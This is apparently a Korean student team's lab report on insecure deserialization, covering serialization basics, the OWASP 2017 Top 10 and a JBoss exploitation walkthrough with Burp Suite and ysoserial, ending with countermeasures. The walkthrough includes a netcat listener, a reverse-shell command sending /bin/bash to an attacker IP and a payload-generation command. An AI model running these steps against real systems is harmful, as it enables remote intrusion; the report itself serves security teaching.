INSECURE DESERIALIZATION REPORT

5조

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- 박준영

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직렬화(Serialization)


- ▶ 객체를 직렬화하여 전송 가능한(바이트 스트림) 형태로 만드는 것
- ▶바이트 스트림 : 저장을 하기 위해 객체를 순차적인 데이터로 변환한 것

Ex) 이진 구조 또는 구조화된 텍스트

• 지원 언어: JAVA, Python, PHP, C# 등등

역직렬화

• 수신받은 데이터를 다시 원래의 형식으로 **복구시키는 과정**을 역직렬화(Deserialization)라고 한다.



안전하지 않은 역직렬화 (Insecure Deserialization)

OWASP 2017년 Top10에서8위를 차지하고 있는취약점

• 발생빈도와 위험도가 높다.

Top 10 Web Application Security Risks

A1:2017-Injection: Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broken Authentication: Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

A3:2017-Sensitive Data Exposure: Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

A4:2017-XML External Entities (XXE): Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

A5:2017-Broken Access Control: Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

A6:2017-Security Misconfiguration: Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

A7:2017-Cross-Site Scripting XSS: XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A8:2017-Insecure Deserialization: Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.


A9:2017-Using Components with Known Vulnerabilities: Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

A10:2017-Insufficient Logging & Monitoring: Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

역직렬화취약점

• 직렬화되어 전송되는 **데이터 변조 및 원격으로 실행되는** 역직렬화시 문제 발생 **코드**를 추가하는 등의 공격으로 기존에 구성되어 있는 데이터 구조를 변경하는 공격이가능한 취약점

∴ 데이터 변조 공격



데이터 구조나 객체 저장/전송



데이터 구조 => 바이트 스트림 (직렬화)

바이트 스트림 => 데이터 구조 (역직렬화)

역직렬화공격실습

1. Jboss접속



Vulnerable apps for Web Security Practice

bWAPP DVWA ava Deserialization vulnerabilit





IBoss Online Resources


- JBoss AS Documentation
- JBoss Wiki
- JBoss JIRA
- JBoss Forums


IBoss Management


- Tomcat status (full) (XML)
 JMX Console
- JBoss Web Console

JBoss™ Application Server

2. 직렬화된 객체 확인(in Burp Suite)









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Burp	Project	Intru	ıder	Repea	ter	Window Help											
Dashboard		Target		Proxy		Intruder		Repeater		Sequencer		Decoder		Comparer		Extender	
f	6c	75	65	Od	0a	44	61	74	65	3a	20	54	68	75	2c	20	lueDate: Thu,
10	32	32	20	4a	75	6c	20	32	30	32	31	20	30	34	3a	34	22 Jul 2021 04:4
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4																	

3. 공격 코드 다운로드

오픈소스: https://github.com/frohoff/ysoserial





4. 서버 실행(=공격 준비)

Kali

```
root@kali:/home/prcnsi

(prcnsi⊗ kali)-[~]
$ su root

Price:

(root © kali)-[/home/prcnsi]

nc -lvnp 4000


listening on [any] 4000 ...
```

Bee-box

bee@bee-box:~\$ nc 192.168.0.25 4000 -e /bin/bash


5. 공격 코드(페이로드) 만들기

by) java –jar 파일명 CommonCollections "실행할 명령" > reverse.bin




6. 공격 코드 실행

:HTTP history -> Send to Repeater->Paste from file





Paste URL as request

->Request reverse.bin선택->Send (bee-box 쉘 획득)



7. 루트 권한 획득





대응

- 우선 사용자 입력을 신뢰하지 않는 것
- 직렬화된 객체에 대한 무결성 심사 및 역직렬화의 엄격한 형식 제약조건을 적용
- 지속적인 역직렬화 요청을 감시
- 역직렬화 예외나 실패에 대한 로그를 남기는 것
- 공격을 사전에 알아차릴 수 있을 것
- 역직렬화의 입력을 사용하지 않는 것
- 원시 데이터 유형만을 허용하는 직렬화 매체
- 지속적인 보안패치

- 출처: https://flowarc.tistory.com/entry/Java-객체-직렬화Serialization-와-역직렬화Deserialization [Stop the World]
- 출처: https://wedul.site/393 [wedul]
- https://ichi.pro/ko/jiglyeolhwa-pilteoling-javaui-jiglyeolhwa-haeje-chwiyagseong-boho-57845558473750
- https://www.acunetix.com/blog/articles/what-is-insecure-deserialization/
- https://blog.naver.com/dvpnetwork/221781840209
- https://blog.naver.com/cometrueo319/222300326489
- https://bibimnews.com/entry/%EC%95%88%EC%Ao%84%ED%95%98%EC%A7%8o-%EC%9 5%8A%EC%9D%8o-%EC%97%AD%EC%A7%81%EB%Ao%AC%ED%99%94Insecure-Deserializ ation-OWASP-Top-10-2017-A8
- https://www.istockphoto.com/kr/%EB%B2%A1%ED%84%Bo/%EC%BB%B4%ED%93%A8%ED%84%Bo-%EC%95%84%EC%9D%B4%EC%BD%98-%ED%9D%B0%EC%83%89-%EC%A0%88%EC%97%B0%EC%9E%85%EB%8B%88%EB%8B%A4-pc-%EA%B8%B0%ED%98%B8%EC%9E%85%EB%8B%88%EB%8B%A4-gm909952566-250615124
- https://ko.wikipedia.org/wiki/%EC%A7%81%EB%Ao%AC%ED%99%94

Thanks.